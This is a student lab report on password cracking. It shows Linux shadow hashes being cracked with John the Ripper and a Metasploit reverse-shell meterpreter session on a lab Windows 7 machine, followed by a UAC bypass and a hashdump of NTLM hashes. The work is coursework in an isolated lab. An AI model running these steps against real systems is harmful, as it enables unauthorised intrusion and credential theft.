


Assignment #M4 Password Cracking

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TASK A: LINUX PASSWORD CRACKING



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is 'root@CS2APenTest: ~'. The terminal output shows the following commands and responses:

```
root@CS2APenTest: # useradd jim
root@CS2APenTest: # passwd jim
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest: # useradd pam
root@CS2APenTest: # passwd pam
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest: # useradd michael
root@CS2APenTest: # passwd michael
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest: # useradd kelly
root@CS2APenTest: # passwd kelly
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest: # useradd oscar
root@CS2APenTest: # passwd oscar
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest: # useradd kevin
root@CS2APenTest: # passwd kevin
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest: #
```

First, I added six users and made them passwords.


jim: ilovepam Pam: 1234 Michael: kids22 Kelly: gossipQueen Oscar: theSenator1! Kevin: food

```
Kali - Internal Workstation x Windows 7 Workstation x pfsense - Firewall 64-bit x
Terminal Sat 11:30 1
root@CS2APenTest: ~
File Edit View Search Terminal Help
root@CS2APenTest:~# useradd kevin
root@CS2APenTest:~# passwd kevin
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# groupadd single
root@CS2APenTest:~# groupadd married
root@CS2APenTest:~# usermod -g married jim
root@CS2APenTest:~# usermod -g married pam
root@CS2APenTest:~# usermod -g married michael
root@CS2APenTest:~# usermod -g single kevin
root@CS2APenTest:~# usermod -g single kelly
root@CS2APenTest:~# usermod -g single oscar
root@CS2APenTest:~# tail -6 /etc/passwd
jim:x:1001:1008::/home/jim:/bin/sh
pam:x:1002:1008::/home/pam:/bin/sh
michael:x:1003:1008::/home/michael:/bin/sh
kelly:x:1004:1007::/home/kelly:/bin/sh
oscar:x:1005:1007::/home/oscar:/bin/sh
kevin:x:1006:1007::/home/kevin:/bin/sh
root@CS2APenTest:~#
```

Next, I created two groups married and single, and placed each user into a group accordingly. I checked with the tail -6 /etc/passwd command.

```
Kali - Internal Workstation x Windows 7 Workstation x pfsense - Firewall 64-bit x
Terminal Sat 11:34 1
root@CS2APenTest: ~
File Edit View Search Terminal Help
root@CS2APenTest:~# tail -n 6 /etc/shadow > mod4hash.txt
root@CS2APenTest:~# gunzip /usr/share/wordlists/rockyou.txt.gz
root@CS2APenTest:~# cp /usr/share/wordlists/rockyou.txt .
root@CS2APenTest:~# ls -l
total 136684
drwxr-xr-x 4 root root 4096 Nov 13 2017 CYSE301
drwxr-xr-x 3 root root 4096 Jan 24 2019 Desktop
drwxr-xr-x 2 root root 4096 Jan 22 2019 Documents
drwxr-xr-x 2 root root 4096 Jan 24 2019 Downloads
-rw-r--r-- 1 root root 790 Apr 2 11:32 mod4hash.txt
drwxr-xr-x 2 root root 4096 Mar 1 2017 Music
drwxr-xr-x 2 root root 4096 Mar 1 2017 Pictures
drwxr-xr-x 2 root root 4096 Mar 1 2017 Public
-rw-r--r-- 1 root root 139921507 Apr 2 11:34 rockyou.txt
drwxr-xr-x 2 root root 4096 Mar 1 2017 Templates
drwxr-xr-x 2 root root 4096 Mar 1 2017 Videos
lrwxrwxrwx 1 root root 18 Jan 22 2019 VMshare -> /mnt/hgfs/VMshare/
root@CS2APenTest:~#
```


Then, I redirected the password hashes from the /etc/shadow file of the 6 users into a new file called “mod4hash.txt.” Then I unzipped the wordlist file and copied it to my current directory.



```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
root@CS2APenTest:~# john mod4hash.txt --wordlist=rockyou.txt  
Created directory: /root/.john  
Using default input encoding: UTF-8  
Loaded 6 password hashes with 6 different salts (sha512crypt, crypt(3) $6$ [SHA512  
256/256 AVX2 4x])  
Cost 1 (iteration count) is 5000 for all loaded hashes  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
1234 (pam)  
food (kevin)  
ilovepam (jim)  
kids22 (michael)  
4g 0:00:07:29 1.53% (ETA: 19:48:11) 0.008900g/s 572.4p/s 2163c/s 2163C/s will19..wa  
lmart6  
Use the "--show" option to display all of the cracked passwords reliably  
Session aborted  
root@CS2APenTest:~# john mod4hash.txt -show  
jim:ilovepam:19084:0:99999:7:::  
pam:1234:19084:0:99999:7:::  
michael:kids22:19084:0:99999:7:::  
kevin:food:19084:0:99999:7:::  
  
4 password hashes cracked, 2 left  
root@CS2APenTest:~#
```

Lastly, I used john the ripper to crack the passwords using the rockyou wordlist. Then I used the -show command to see the cracked passwords.

TASK B: WINDOWS PASSWORD CRACKING



```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > set lhost 192.168.10.13  
lhost => 192.168.10.13  
msf5 exploit(multi/handler) > set lport 4444  
lport => 4444  
msf5 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.10.13:4444  
[*] Sending stage (179779 bytes) to 192.168.10.9  
[*] Meterpreter session 1 opened (192.168.10.13:4444 -> 192.168.10.9:1044) at 2022-04-02 12:00:22 -0400  
  
meterpreter >
```


First thing was to set up a reverse shell connection to Windows 7 from Internal Kali.

```
Kali - Internal Workstation x Windows 7 Workstation x pFsense - Firewall 64-bit x
Terminal Sat 12:19 1
root@CS2APenTest: ~
File Edit View Search Terminal Help
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac
msf5 exploit(windows/local/bypassuac) > set session 1
session => 1
msf5 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4444 -> 192.168.10.9:1047) at 2022-04-02 12:18:10 -0400

meterpreter > 
```


Then, made sure I bypassed UAC so I could have admin privileges.



I created 3 users: Cosmo, Wanda, Timmy and then created passwords for each which are listed below.

Cosmo: 8878 Wanda:Goldfish Timmy: FairyGodparents2

Task B.1 Using John the Ripper




```
nhard010.WinHASH
File Edit Search Options Help
Administrator:500:aad3b435b51404eeaad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Cosmo:1003:aad3b435b51404eeaad3b435b51404ee:b72b051ce9b3d4a8f3fbbcb103e7efb29:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
Timmy:1005:aad3b435b51404eeaad3b435b51404ee:a696317abec38a7c59887f455c57f32c:::
Wanda:1004:aad3b435b51404eeaad3b435b51404ee:9969975c29c9d4b8ab0806ac5999161b:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::

root@CS2APenTest: ~
File Edit View Search Terminal Help
[*] Sending stage (179779 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4444 -> 192.168.10.9:1047) at 2022-04-02 12:18:10 -0400

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Cosmo:1003:aad3b435b51404eeaad3b435b51404ee:b72b051ce9b3d4a8f3fbbcb103e7efb29:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
Timmy:1005:aad3b435b51404eeaad3b435b51404ee:a696317abec38a7c59887f455c57f32c:::
Wanda:1004:aad3b435b51404eeaad3b435b51404ee:9969975c29c9d4b8ab0806ac5999161b:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::
meterpreter >
```


In the screenshots above, I used the hashdump command to collect the password hashes, then copy and pasted them into a file named “nhard010.WinHASH”



